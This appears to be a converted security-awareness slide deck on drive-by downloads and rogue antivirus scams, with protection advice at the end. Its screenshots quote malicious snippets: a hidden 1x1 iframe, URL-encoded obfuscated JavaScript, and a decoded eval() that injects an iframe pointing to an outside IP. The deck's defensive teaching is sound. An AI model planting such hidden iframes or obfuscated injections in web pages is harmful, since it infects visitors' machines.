

Recognizing and dealing with web threats


(drive-by downloads)



Jerome Segura
SWAT Team Lead



Web threats on the rise



Growth of exploits on malicious or compromised websites, by unique variants in the wild, 2007-2008.

Source: McAfee

http://www.mcafee.com/us/local_content/white_papers/wp_webw_browsers_w_en.pdf

Web threat anatomy

Spyware alert!

ATTENTION! Possible SPAM attack detected.



Antispyware
Your computer is being attacked
It is highly recommended that you activate antispyware to protect your computer.

SPAM

Windows Security Alert

Windows has detected an Internet attack attempt... Somebody's trying to infect your PC with spyware or harmful viruses. Run full system scan now to protect your PC from Internet attacks, hijacking attempts and spyware! Click here to download spyware remover for total protection.

OK Cancel

Activate Antispyware 2008 XP Now! Stay unprotected

STEEL NOT IN SAFE - Microsoft Internet Explorer

File View Favorites Tools Help

Search Favorites

http://ieantivirus.com/steelinfected.php

Go Links

You are not in safe!

Please, visit ieantivirus.com for more information!



Error!

Your computer was hijacked by dangerous virus! Some results was changed by porn advertising, your passwords and other private info no more in safe! You must to clean your system immediately to prevent it. Download the newest anti-virus software!

How they do it

- Search Engine hijacking



Web

[Watch Free Movie - Update Every Hour!](#)

mysna.net/checkit.html - 2k - 23 hours ago - [Cached](#) - [Similar pages](#) - [Nc](#)

[Watch Free Movie - Update Every Hour!](#)

valdaran.es/checkit.html - 2k - 21 hours ago - [Cached](#) - [Similar pages](#) - [N](#)

[Watch Free Movie - Update Every Hour!](#)

teatromalasa.es/watchit.html - 2k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Watch Free Movie - Update Every Hour!](#)

www.acercandoelmundo.com/fresh.html - 2k - [Cached](#) - [Similar pages](#) - [.](#)

[Watch Free Movie - Update Every Hour!](#)

backstube-hommen.de/watchit.html - 2k - [Cached](#) - [Similar pages](#) - [Note](#)

[Watch Free Movie - Update Every Hour!](#)


vilasoft.es/watchit.html - 2k - [Cached](#) - [Similar pages](#) - [Note this](#)

[Watch Free Movie - Update Every Hour!](#)


www.fgwiese.de/topnews.html - 2k - [Cached](#) - [Similar pages](#) - [Note this](#)

How they do it (cont.)

- Infected ad banners



Live Search | Sympatico / MSN | Windows Live | Hotmail

Live Search 

Only from Canada

Web 1-10 of 53,300,000 results · [Advanced](#)
See also: [Images](#), [Video](#), [News](#), [Maps](#), [More](#) ▾


Download Free Antivirus - antivirus-pro-site.com
Protect Your PC from Spyware & Virus. Free Download - 100% Guaranteed!

Rogue site

A red dashed arrow points from the text "Rogue site" to the advertisement for "Download Free Antivirus".

How they do it (cont.)

- Look-alike sites



How they do it (cont.)

- Fake Security sites



The image shows a screenshot of a website for 'AntiSpy Spider'. The website has a dark navigation bar with links for HOME, DOWNLOAD, FEATURES, BUY NOW, SUPPORT, and COMPANY. The main content area features a large blue speech bubble on the left that says 'IS YOUR COMPUTER INFECTED?' and 'IT TAKES ONLY MINUTES TO CHECK!' with 'FREE!' written below it. To the right, there is a 3D rendering of a spider-like robot and a software box. A blue speech bubble says 'FREE SCAN' and a green one says 'BUY ONLINE'. Below the robot, the text reads 'About AntiSpy Spider' followed by a short description of the software as a cutting-edge anti-spyware solution. At the bottom, there are links for 'DOWNLOAD' and 'BUY ONLINE'.

HOME DOWNLOAD FEATURES BUY NOW SUPPORT COMPANY

AntiSpy Spider

FREE SCAN

BUY ONLINE

IS YOUR COMPUTER INFECTED?
IT TAKES ONLY MINUTES TO CHECK!
FREE!

About AntiSpy Spider

AntiSpy Spider is a cutting-edge anti-spyware solution.

This revolutionary anti-spyware program was created by the industry's top spyware experts in order to protect your computer and your privacy.html, while ensuring optimal system performance.

With the ability to locate, eliminate and prevent the widest range of spyware threats, AntispyStorm is able to offer its users a safe, spyware-free computing experience; and with it's convenient automatic update feature, AntispyStorm ensures continuous up-to-date protection.

DOWNLOAD BUY ONLINE

How they do it (cont.)

- Social networking sites



 **Shakira Sex Tape. Finally you can watch**
[Back to Discussion Boards](#)

Discussion Board **Topic View**

Topic: Shakira Sex Tape. Finally you can watch now!

Displaying all 2 posts by 2 people.



Post #1

Mila wrote

Shakira Sex Tape. Finally you can watch it online. Of course it is time to close this case. Ship people long.


Today, however, it became known that sex tape. Do not miss this opportunity!

Sex Tape is here:

<http://shakira-██████████.com/>


How it happens

- Iframes




```
Source of: http://[redacted]news.com/mt/in.php - Mozilla Firefox
File Edit View Help
<iframe src='pdf.php' width=1 height=1></iframe>
```

- Obfuscated code



```
index[1].txt - Notepad
File Edit Format View Help
<html><head><TITLE>Viva Termex</TITLE><meta http-
content="advertise,Termex,mesothelioma,casino,deb
<style><!--body,td,a,p,.h{font-family:arial,sans-
<!-- Secret code 1 -->
<script
language=javascript>document.write(unescape('%3C%
74%22%3E%66%75%6E%63%74%69%6F%6E%20%64%46%28%73%2
8%30%2C%73%2E%6C%65%6E%67%74%68%2D%31%29%29%3B%20
%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E%67%
74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6
5%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C
6%297I%294H%294E%2964%2964%2964%2964sr%2964ivvsvx%
297E33%3A826%3A2692%3B93lsqi2i%7Ci%2966%294H%294E
6sfni%gx%2966%2963D%294H%294E%2964%2964%2964%2964
3A9E7155H41%3D%3C7E144G48JG6%3DI7%3A%2966%294H%29
4%2964%2964wi%2964%7C%2964%297H%2964hj2Gviexisfn
hs%2966%294H%294E%2964%2964%2964%2964e6%297H%2966
%2964%2964e8%297H%2966ieq%2966%294H%294E%2964%296
4wxv9%297Hwxv5%294H%294E%2964%2964%2964%2964wi%29
```



```
Malzilla by bobby
Download Decoder Misc Decoders Kalimero Processor Shellcode analyzer Log Clipboard Monitor
New Tab (1)
var msg=314,d=document;
eval(unescape ('%20%77%69%6E%64%6F%77%2E%73%74%61%74%75%73%3D%27%
%52%41%4D%45%20%6E%61%6D%65%3D%34%39%63%20%73%72%63%3D%5C%27%68%7
%32%2F%5C%27%20%77%69%64%74%68%3D%35%38%31%20%68%65%69%67%68%74%3
%3A%20%6E%6F%6E%65%5C%27%3E%3C%2F%49%46%52%41%4D%45%3E%27%29' ));
Run script Replace eval() with eval Find
Debug Override eval()
Leave as is Do not bother me with messages
<IFRAME name=49c src='http://200.155.[redacted]/' width=581 height=23
```

What it exploits

- Browser vulnerabilities (IE, Firefox, Safari, etc.)
- Adobe Acrobat Reader
- Adobe Flash Player
- Adobe Shockwave
- Microsoft Office
- Microsoft Windows Operating Systems vuln.
- and more...

Protecting yourself

- Stay informed
- Beware of links
- Ask a friend if unsure
- Keep your software up-to-date
- Don't be a target (browser, PDF, Flash, JavaScript, etc.)
- Browse within a Virtual Machine...

Protecting your website: Preventing attacks

- Use trusted ad providers
- Use a trusted hosting provider
- Enforce policies on content posted by users (forums etc.)
- Use strong passwords
- Use SSH and SFTP protocols to transfer data
- Use vulnerability scanners to audit your site
- Keep the software on your site up-to-date

Protecting your website: Cleaning an infection

- Take your site offline
- Look for the vulnerabilities, not just the malicious code
- Patch out-of-date software
- Contact your hosting provider

Questions?